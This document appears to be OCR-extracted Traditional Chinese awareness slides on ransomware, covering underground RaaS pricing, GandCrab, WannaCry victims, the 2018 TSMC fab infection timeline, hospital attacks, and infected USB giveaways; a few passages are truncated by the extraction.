
2016-8-9

供需法則對勒索病毒的商業模式也同樣適用。趨勢科技在長期監控各種地下市集的過程當中發現，勒索病毒的價格經常波動。2012 年，勒索病毒服務 (類似今日的 RaaS 方案) 在俄羅斯網路犯罪地下市集的價格大約只有 10 至 20 美元。此價格包含一個用來「癱瘓電腦作業系統」的 Windows 惡意程式，但不包含可讓歹徒挾持電腦資料的功能，此外，勒索病毒的需求在當時也不如今日這麼高，這也是為何當時的價格比現在便宜許多。

隨著越來越多使用者甚至企業為了挽回被挾持的檔案和資料而願意支付贖金，這類病毒的價格便一路水漲船高。例如，去年在巴西地下市場上一個跨平台的勒索病毒已經來到 3,000 美元。

百花齊放


CERBER



CryptoLocker

WannaCry

ThunderCrypt



社交工程散播

https://www.ithome.com.tw/news/124627

iThome 新聞 產品評測 技術 專題 AI & Big Data Cloud DevOps GDPR 資安 研討會 社群 搜尋

新聞

Fortinet：勒索病毒GandCrab 4.0才推出兩天就釋出4.1，小心盜版網站的假破解工具

對於外傳勒索病毒GandCrab會透過SMB漏洞主動傳染一事，資安業者Fortinet提到，這消息純屬推論，企業不要過度恐慌，重要的是應盡速更新修補該漏洞。

文/ 李建興 | 2018-07-17 發表

讚 4.9 萬 按讚加入iThome粉絲團 讚 63 分享


資安業者Fortinet揭露，勒索軟體GandCrab距上個版本發布才兩天，現在又釋出了新版本，並且增加了過去他們不曾觀察到的網路通訊策略。至於外傳GandCrab新版本將會透過伺服器訊息區塊（Server Message Block，SMB）漏洞主動傳染，Fortinet對此表示，經過他們研究後，認為這個說法只是推測，他們並無實際找到任何相關的功能，微軟已修補該漏洞，企業應該要盡速更新。

GandCrab發布4.0版本後的兩天又再度釋出了4.1版本，這兩個版本都是透過埋伏在盜版網站中，偽裝成破解應用程式的下載網址以誘騙受害者。Fortinet提到這個新版本的GandCrab，增加了過去沒看過的通訊策略，其中包含了一份寫死的感染網站列表，紀載了數量多達近千個不同的主機，GandCrab會連接到這些網站上傳

熱門新聞

ThunderCrypt @ 伊莉論壇

"目前所安裝的版本：21.0.0.182 PPAPI（Chrome，Windows），過期的Flash Player可能會導致某些內容不正確顯示， Adobe建議您始終安裝最新的更新。點擊"立即更新"按鈕，即表示您已閱讀並同意Adobe軟體許可協議。"



阿宅案例

http://oops.udn.com/oops/story/6699/1319615

公司要倒了嗎…
因為會計部的堅持erp伺服器在他們單位
(他們認為他們是完全獨立單位)
也有會計部資訊組
會資組今天上午erp當掉打來資訊部說
他用伺服器update 順便 check mail
運氣很好，免費中獎 iphone 6S
點了以後沒有反應
重開機發現資料都被加密了……
中了cryptolocker
問我們怎麼辦？！拜托就解

這位同事可以打包了吧？
我也可以找新公司了吧？
別問我為什麼沒有防毒

他們家不歸我們家管
就讓你獨立吧!
豬隊友

ERP死亡的第二天：
昏迷指數3大概能用植物人來形容這台伺服器。今天廠商來了速手無徹。

各位關心的"備份資料"有辦法吧！

來！我說給你聽豬隊友怎麼處理的
當時：
1.他買了一顆硬碟裝在伺服器上(不是一組所以沒有RAID)
2.建立了新資料夾
3.新增網路磁碟指向資料夾
4.成功騙過ERP防護裝置
有備份資料！
購置系統時的全新光碟！

資訊、會計一邊一國。
你的麻煩別來找我們。
公司今天一整天吃飽沒事做。
喔、你知道嗎、倉儲無法下班了
因為盤點資料也全沒了!
恐怕要點到死
提辭呈換新工作比較快。

會計部主任說：這套ERP太爛我們要跟你們解約、早知道當年就買SAP一定沒問題。

https://tw.news.appledaily.com/life/realtime/20170519/1121997/%E5%81%9C%E8%BB%8A%E7%B9%B3%E8%B2%BB%E6%A9%9F%E9%81%AD%E3%80%8C%E5%8B%92%E7%B4%A2%E3%80%8D%E3%80%80%E8%BB%8A%E4%B8%BB%E5%B4%A9%E6%BD%B0%EF%BC%9A%E6%80%8E%E9%BA%BC%E5%87%BA%E5%8E%BB

最新 焦點 熱門 娛樂 愛播網 社會 國際 政治 生活 火線 3C 動物 副刊 體育


停車繳費機遭「勒索」　車主崩潰：怎麼出去

38895　出版時間：2017/05/19 16:50

https://www.ithome.com.tw/news/114312

圖解WannaCry執行流程


想防禦WannaCry，了解發動步驟是必要的。例如，Kill Switch及利用MS17-010弱點後的行動，皆可透過這張圖了解。



資料來源：節錄自Endgame公司公布的WannaCry流程圖，2017年5月

iThome

勒索“蠕蟲”！



https://www.facebook.com/AFPnewsenglish/photos/a.163022200402458.25949.155857464452265/1334184946619505/?type=1&theater

https://www.ithome.com.tw/newstream/114330

法國雷諾汽車（Renault） 雷諾在法國北部Sandouville的工廠，專門記錄員工生產狀況的電子版出現WannaCry勒索訊息。
德國鐵路（Deutsche Bahn） 德國鐵路車站內的電子看板遭WannaCry勒索攻擊，鐵路運行未受到影響。
俄羅斯內政部統計 根據內政部發言人表示，俄羅斯內政部約1千臺電腦受WannaCry攻擊。
英國國民保健署NHS 英國NHS旗下有16家醫院、45臺設備遭WannaCry攻擊，部分手術被迫取消。
英國日產汽車（Nissan） 英國Nissan位在Sunderland的汽車工廠，內部電腦遭WannaCry勒索攻擊。
南韓連鎖電影院CJ CGV 南韓CJ CGV電影院的廣告伺服器遭攻擊，約50間戲院受WannaCry入侵而遭殃。
日本 根據日本JPCERT統計，日本有600家公司，2,000臺電腦受WannaCry攻擊影響。
中國 根據奇虎360資安部門表示，有29,372個機構遭到攻擊，包含政府機構、大學、銀行自動提款機和醫院。
臺灣教育部統計 全臺總共10所學校（大學以下），59臺電腦受WannaCry攻擊。
臺灣電力公司 共有116臺行政電腦遭WannaCry攻擊，供電、輸電系統的電腦並未受到影響。
臺灣新北恩主公醫院 院內有3臺位於加護病房內的行動護理車的電腦，遭受WannaCry攻擊影響。

台積電產線中毒大當機推論時程

https://www.ithome.com.tw/news/125118

Day 1 8月3日

8月3日周五傍晚

新機臺準備安裝

台積電產線進行新機臺安裝作業。台積電新竹某晶圓廠進駐一臺產線新機臺，準備安裝後在周末上線，採取如過去數萬臺新機臺部署一樣的作業流程。

新機臺上線

8月3日晚上

新機臺安裝前需完成一系列人工檢查作業，但安裝人員還沒掃毒前，就將新機臺先連上網路（原有SOP規定得先掃毒）。

病毒發動攻擊

數分鐘內就出現災情，由於新機臺內藏有WannaCry變種病毒，開機後自動感染其他主機。新機臺一開機完成後，WannaCry就自動掃描同一網路內的所有電腦主機，發動EternalBlue漏洞攻擊（鎖定445埠感染），進行擴散感染。

病毒擴大感染

數小時內，WannaCry擴大感染各地晶圓廠。因台積旗下所有半導體廠都串連到同一個生產內網上，導致WannaCry變種病毒快速散播感染到北、中、南科等地廠房中，主要中毒機臺採用的是Windows 7系統。在臺灣廠與海外廠區間則設有防火牆隔離，因而阻止了WannaCry的境外感染。

啟動緊急應變程序

中毒事件發生後，台積電啟動緊急應變程序，包括召回數百名CIM人員和IT人員，展開全臺搶修，也進行電腦斷網（拔網路線以阻斷感染）、重灌機臺系統等工作。台積電第一時間也同步執行資安管制措施，查看系統資料完整性，確認機密性資料是否受到影響。另外還緊急通知受影響訂單的顧客，並派出各廠工程人員評估生產中晶圓受損、報廢情況。生管人員也重新調整新的生產排程。

Day 2 8月4日

8月4日凌晨

事件曝光

凌晨，台積電資安事件曝光。PTT BBS八卦版率先披露台積產線大當機事件。後續引起各家媒體報導，甚至登上國際媒體，成為國際新聞事件。

台積電對外說明

8月4日下午2點

台積電公開證實產線中毒事件，也首次對外說明。台積電坦言，部分機臺感染病毒，但否認發生駭客攻擊，並指出部分工廠已經恢復。

台積電首度公告

8月4日下午3點

台積電也在公開資訊觀測站網站發布重大訊息公告，說明8月3日電腦病毒感染事件，並預告1天內可以全面恢復產線運作。

Day 3 8月5日

8月5日

台積電

台積電

軟體過

未受影

3%，毛

因產線中

復原

台積電

3點）內

機臺需

延後復

Day 4 8月6日

8月6日下午

台積電全線恢復生產

所有受影響機臺和設備全面復原，各廠全線恢復生產，台積電進一步評估實際的災情損失，並同步尋找未來對策。

8月6日下午5點

台積電召開公開說明會

因為預估損失金額超過3億元，台積電也在臺灣證券交易所召開重大訊息說明記者會，由台積電總裁魏哲家親自帶頭，連同代理發言人、財務主管、IT主管、資安主管，公開解釋機臺中毒事件的始末，以及未來因應措施。進一步盤點後，台積電預估損失約58億元，比原先預估的78億元損失再降低。

事件後短期措施

優先解決延遲交貨問題，預計第四季全數補回，並對顧客說明事件處理細節。另外，台積電將開發新機臺安裝自動檢測機制，搭配人工檢查並行，並建立連網防呆機制，只有完成雙重檢查的設備，才由系統授權連上生產內部網路，以排除人為疏失。

事件後長期措施

台積電承諾將持續與資安單位合作，強化相關資安系統。另外也會安排合適時機，進行所有機臺Windows 7系統的更新和修補工作。

iThome 881期 封面故事

圖片來源／台積電

美國洛杉磯醫院電腦遭挾

www.ithome.com.tw/news/103973

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 搜尋

快速了解深度學習

新聞

美國洛杉磯醫院電腦遭
控權

HPMC的電腦遭到駭客加密勒索，要求支付的贖金並
而是40個比特幣，約等於1.7萬美元。HPMC選擇支付
的電腦系統及管理功能。

文/ 陳曉莉 | 2016-02-19 發表

勒索軟體盯上醫院，繼美

www.ithome.com.tw/news/104205

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研

勒索軟體盯上醫院，繼美國後德國多家醫院受害

勒索軟體犯罪組織已經盯上醫院，繼日前美國好萊塢長老教會醫療中心被勒索1萬7千美元，德國也陸續有醫院遭勒索軟體迫害，
近期起碼有兩家醫院被勒索軟體入侵。

文/ 吳其勳 | 2016-03-01 發表

讚 3萬 按讚加入iThome粉絲團 讚 分享 285 G+1 5


勒索軟體犯罪組織已經盯上醫院，繼日前美國好萊塢長老教會醫療中心被勒索1萬7千美元，德國也陸續有醫院遭勒索軟體迫害，近期起碼有兩家醫院被勒索軟體入侵，其電腦系統的檔案被加密鎖住，導致資訊系統無法運作，醫院只能靠電話、傳真、紙本作業。

新聞

醫療IT服務商Allscripts遭勒索軟體攻擊，拖累醫院被迫關門兩天

勒索軟體綁架了Allscripts北卡羅萊州羅利市和夏洛特市的資料中心，數個系統受到影響，其中專業電子病歷系統和管制藥物處方箋系統，兩個系統花了5天恢復運作。

文/ 李建興 | 2018-02-06 發表




醫療IT系統被勒索軟體綁架情況能有多糟？專門提供醫院IT服務的Allscripts遭到勒索軟體攻擊，使採用其服務的醫療院所被迫關門兩天，還因無法使用病歷資料而未能及時聯絡病人，系統經過8天才完全恢復，導致一起骨科手術無法順利完成，Allscripts被以未能負起保全系統與資料責任，應防範而未防範已知網路攻擊的威脅而面臨告訴。

https://www.ithome.com.tw/news/121174

2017年統計(by Sophos)

https://technews.tw/2018/02/08/sophos-the-state-of-endpoint-security-today-2017/

https://secure2.sophos.com/en-us/medialibrary/Gated-Assets/white-papers/endpoint-survey-report.pdf?la=en



% of organizations that had been hit by ransomware in the previous 12 months, by sector

醫療保健業界為最大受害者

每次攻擊造成 13.3 萬美元損失

The survey has also revealed that **ransomware costs U.S. businesses more than the GDP of Jamaica.** Based on the survey results, we estimate that ransomware cost U.S. businesses of 100 or more people $18.6 billion in the last year. By comparison, the GDP of Jamaica was $14 billion in 2016.


延伸閱讀

http://blog.trendmicro.com.tw/wp-content/uploads/2016/06/2016-Ransomware-WP_0608.pdf


還有一個感染途徑....

https://st3.depositphotos.com/10600104/18576/v/1600/depositphotos_185760372-stock-illustration-man-disappointed-stabbed-friend-spoof.jpg

企業資安背後的一刀: USB 設備



USB便利但不安全



檢查?

檢查?

- 收信
- 玩遊戲
- 逛正常網站
- 逛怪怪網站
- 任意下載軟體
- 抓音樂及影片
- …

不要錢的最貴....

http://news.ltn.com.tw/news/focus/paper/1166581

自由時報 Liberty Times Net

即時新 報紙總 影音 NEW 財經 娛樂 汽車 時尚 體育 3C 評論

臺北市 33-36 ℃

首頁 > 報紙 > 焦點

TAIPEI TIMES

府資安週隨身碟贈品 竟藏病毒

2018-01-07

警方提供250支 有54支感染惡意程式

〔社會新聞中心、記者蘇永耀／台北報導〕總統府為宣導「資安即國安」，辦「一○六年府會資安週—資安即國安」活動，刑事局參與時提供的贈品碟（ＵＳＢ）；諷刺的是，其中竟有五十四支感染惡意程式，因涉及總統單位擔心事件不單純，且又是在政府辦理資安問題活動時凸槌，特別要求

總統府去年底主辦資安週活動，刑事局設置攤位並提供兩百五十支隨身碟做為有獎徵答禮品，其中竟有五十四支感染惡意程式，國安單位要求警方徹查。（資料照）

刑事局調查後發現，原來是供使用的電腦中毒，他測試隨身隨身碟插入電腦，進而造成大故意及中國方面有意攻擊行為

